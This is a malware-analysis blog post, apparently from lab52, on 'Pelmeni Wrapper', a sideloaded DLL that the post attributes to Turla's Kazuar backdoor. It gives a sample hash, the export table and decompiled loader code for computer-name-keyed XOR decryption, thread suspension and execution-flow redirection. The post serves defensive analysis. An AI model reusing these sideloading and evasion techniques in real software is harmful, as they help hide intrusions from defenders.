
Pelmeni Wrapper: New Wrapper of Kazuar (Turla Backdoor)

lab52.io/blog/pelmeni-wrapper-new-wrapper-of-kazuar-turla-backdoor/

Turla is an APT group allegedly linked to the intelligence service FSB (Federal Security Service) from the Russian Federation. This threat actor is specifically in the Center 16 unit, which carries out the collection of radio-electronic intelligence on communications facilities. Moreover, the Center 16 is in charge of intercepting, decrypting and processing the electronic message and the technical operation of compromising foreign targets.

Turla's activity dates back as far as 2004. This actor often carries out exploitation campaigns against organizations from the former Soviet Union countries. Turla usually targets organizations from several sectors as: governments, research centers, embassies, energy, telecommunications and pharmaceutical among other sectors.

This research has resulted in a set of samples which have been found in VirusTotal during early 2024. Below is a timeline of the publicly known samples.




Samples timeline

In particular, in this article, one of the samples used in one of the latest campaigns (sample #6). This investigation reveals how Turla is **using a new wrapper of Kazuar as part of their infection chain**. The most prominent aspects of the analysis leading to the extraction of Kazuar and the peculiarities of the identified sample compared to others previously seen in the field are detailed below.

Infection Chain


As will be detailed later, the attack is quite targeted, so it is possible that the actors have deposited this piece of malware on the computer after a previous infection.

In order to hide the malware, the actors make use of the Sideload DLL technique, spoofing legitimate libraries related to "**SkyTel**", "**NVIDIA GeForce Experience**", "**vncutil**" or "**ASUS**".



Pelmeni Wrapper's structure


As a result, when the legitimate application is executed, the malicious Dll (We've dubbed it **Pelmeni Wrapper**) is loaded and the infection continues. The resulting infection chain would be as follows :



Infection chain

For the analysis we will use the most recent sample we have found in public sources, where it has up to 39 detections.

LaunchGFExperienceLOC.dll 15f5e4808549ff67a79f84e23659da912ebbc1dc7c7b100c12b72384a27e412a




39 security vendors and no sandboxes flagged this file as malicious

15f5e4808549ff67a79f84e23659da912ebbc1dc7c7b100c12b72384a27e412a

LaunchGFExperienceLOC.dll

Pelmeni Wrapper’s detections

The DLL does not provide much information since most of its content is encrypted. The most interesting thing is the name of its exported functions that appear to be randomly generated.




Exported Functions [10 entries]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
26B828	1	21A5C	26E09F	Awpdv@4	
26B82C	2	20408	26E0A7	Frlzsvz@0	
26B830	3	20CA8	26E0B1	Gcqiprj	
26B834	4	20CC4	26E0B9	Ksgtlfde@0	
26B838	5	215F0	26E0C4	Pauoy@4	
26B83C	6	20814	26E0CC	Rgfpeyg	
26B840	7	20D10	26E0D4	Rnzzfml@0	
26B844	8	21ADC	26E0DE	Urjhmeuo	
26B848	9	209D0	26E0E7	Wvoouo	
26B84C	A	20824	26E0EE	Yxffkqo@4	

Pelmeni Wrapper’s exports

Pelmeni Wrapper (Wrapper DLL)

Through the analysis of LaunchGFExperienceLOC.dll, we see at the EntryPoint, 3 main functions that will guide the program.




```
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
  char v4; // [esp+4h] [ebp-14h]
  char v5; // [esp+4h] [ebp-14h]
  char v6; // [esp+4h] [ebp-14h]

  if ( fdwReason != 3 && fdwReason <= 3 && fdwReason != 2 && fdwReason )
  {
    PrintLog("DLL_PROCESS_ATTACH", v4);
    LoadFunction(hinstDLL);
    PrintLog("After CSPT", v5);
    LoadFunctions(hinstDLL);
    PrintLog("After EFD", v6);
  }
  return 1;
}
```

Pelmeni Wrapper’s entry point


The first function “**PrintLog**” is in charge of creating a file in the **%TEMP%** folder that prints what it is doing. This file has a random name and extension, decoded using an XOR algorithm.



```
  for ( i = 0; length_filename >= i; ++i )
    *(2 * i + ptr_filename) = 0;
  for ( j = 0; ; ++j )
  {
    result = j;
    if ( j >= length_filename )
      break;
    key_3 = key_1 * key_3 + key_2;              // Generate XOR KEY
    *(2 * j + ptr_filename) = key_3 ^ *(ptr_ciphertext + j);
    *(2 * j + ptr_filename) = *(2 * j + ptr_filename);
  }
  return result;
}
```

XOR decryption function


At this point it would print “DLL_PROCESS_ATTACH” because the executable has loaded the DLL.



```
DLL_PROCESS_ATTACH
```

Pelmeni Wrapper’s log file

The next EntryPoint function is “**LoadFunction**” which is responsible for executing one of the exported DLL functions.




```
int __cdecl LoadFunction(HMODULE hModule)
{
  int (*ProcAddress)(void); // [esp+18h] [ebp-10h]
  const CHAR *lpProcName; // [esp+1Ch] [ebp-Ch]

  lpProcName = Descipher_ComputerName(&ciphertext, 7);
  ProcAddress = GetProcAddress(hModule, lpProcName);
  return ProcAddress();
}
```

“LoadFunction” function


To decrypt the function name, the malware uses a hash generated by the victim's "ComputerName" xored by a constant. The algorithm used to hash the computer name is Jenkins' one_at_a_time. This hash will be used as a seed in the pseudorandom number generator algorithm **ranqd1**. The generated values will be used to decrypt the function name.



```
v4 = &v3;
v3 = 2113314798;
v3 = GetComputerName() ^ 0x7DF69FEE;
for ( i = 0; i < a2; ++i )
{
  if ( (i & 3) == 0 )
  {
    *v4 *= 1664525;
    *v4 += 1013904223;
  }
  *(_BYTE *)(ptr_ciphertext + i) ^= *((_BYTE *)&v3 + (i & 3));
}
return ptr_ciphertext;
```

Jenkin's one_at_a_time algorithm


The execution continues with the "**Wvoouo**" method that goes through all the threads of the running process and suspends them, except for the current thread. After this, Pelmeni prints "After CSPT" in the log, which could be a reference to "Check Suspend Threads".



```
CurrentProcessId = GetCurrentProcessId();
CurrentThreadId = GetCurrentThreadId();
hSnapshot = CreateToolhelp32Snapshot(4u, 0);
if ( hSnapshot == -1 )
  return 0;
te.dwSize = 28;
if ( Thread32First(hSnapshot, &te) )
{
  do
  {
    if ( te.dwSize > 0xF && CurrentProcessId == te.th32OwnerProcessID && CurrentThreadId != te.th32ThreadID )
    {
      hThread = OpenThread(0x1FFFFFu, 0, te.th32ThreadID);
      LastError = GetLastError();
      if ( hThread )
      {
        SuspendThread(hThread);
        LastError = GetLastError();
        CloseHandle(hThread);
      }
    }
  }
  while ( Thread32Next(hSnapshot, &te) );
  CloseHandle(hSnapshot);
  return 1;
}
else
{
  CloseHandle(hSnapshot);
  return 0;
}
```

"Wvoouo" function managing threads


After this the program executes "**LoadFunctions**" which loads and executes 3 functions as before.



```
GetModuleFileNameW(hModule, Filename, 0x104u);
v1 = Descipher_ComputerName(&unk_703E4134, 8u);// Gcqiprj
result = GetProcAddress(hModule, v1);
v8 = result;
if ( result )
{
  v8();
  v3 = Descipher_ComputerName(aQaK2Oo, 9u);   // Urjhmeuo
  result = GetProcAddress(hModule, v3);
  v7 = result;
  if ( result )
  {
    v7();
    v4 = Descipher_ComputerName(&unk_703E4148, 8u);// Rgfpeyg
    result = GetProcAddress(hModule, v4);
    v6 = result;
    if ( result )
      return v6();
  }
}
return result;
}
```

Load 3 new functions

In the first function "**Gcqiprj**" we can see how, by means of CreateThread(), it creates a thread that will continue with the execution of the wrapper.




```
void create_thread()
{
  char v0[12]; // [esp+2Ch] [ebp-1Ch] BYREF
  DWORD ThreadId; // [esp+38h] [ebp-10h] BYREF
  HANDLE hHandle; // [esp+3Ch] [ebp-Ch]

  ThreadId = 0;
  hHandle = CreateThread(0, 0, dotnetBuild, 0, 0, &ThreadId);
  if ( hHandle )
  {
    WaitForSingleObject(hHandle, 0xFFFFFFFF);
    sub_703C1F29();
  }
  else
  {
    sub_703E06F0(&unk_706245EC, v0, 11, 5, 247, 37);
    PrintLog(v0);
    sub_703E08A4(679, 0);
  }
```

"Gcqiprj" function creating thread

However, instead of executing that part of the code, it saves its address (0x703C1785) to later redirect the execution flow to it.




```
void *sub_703C1767()
{
  void *result; // eax
  LPVOID v1; // [esp+14h] [ebp-1Ch]

  result = dotnetBuffer;
  if ( dotnetBuffer && (result = memory_space_dir) != 0 )
  {
    v1 = memory_space_dir;
    memcopy(dotnetBuffer, memory_space_dir, 5u);
    create_thread();
    return v1;
  }
  else
  {
    dword_7062D034 = 0x703C1785;
  }
  return result;
}
```

“Gcqiprj” function saving execution address


The next function ”**Urjhmeuo**” accesses the contents of that address (**0x703C1785**) and copies the entire contents to another memory space, which it will execute. In addition, it adds the instruction “**push eax**” (0x50 x56) at the beginning to keep the state of the stack correctly. of the stack.



```
new_dir = Gcqiprj_dir;
if ( Gcqiprj_dir )
{
  v10 = 32;
  v1 = 0;
  v2 = 0;
  v3 = 0;
  v4 = 0;
  v5 = 0;
  v6 = 0;
  v7 = 0;
  v8 = 0;
  v1 = *Gcqiprj_dir;
  v2 = *(Gcqiprj_dir + 4);
  v3 = *(Gcqiprj_dir + 8);
  v4 = *(Gcqiprj_dir + 12);
  v5 = *(Gcqiprj_dir + 16);
  v6 = *(Gcqiprj_dir + 20);
  v7 = *(Gcqiprj_dir + 24);
  v8 = *(Gcqiprj_dir + 28);
  for ( i = 0; ; ++i )
  {
    new_dir = i;
    if ( i > 30 )
      break;
    if ( *(&v1 + i) == 0x50 && *(&v1 + i + 1) == 0x56 )// "push eax"
    {
      v9 = Gcqiprj_dir + i;
      new_dir = Gcqiprj_dir + i;
      Gcqiprj_dir += i;
      return new_dir;
    }
  }
}
return new_dir;
```

"Urjhmeuo" function copying memory to make it executable

The last function "**Rgdpeyg**" traces the execution stack to find the "LoadLibrary" function and load the new address, to completely change the execution flow. Finally, Pelmeni prints in the log file "After EFD" which could stand for "Execution Flow Deviation".

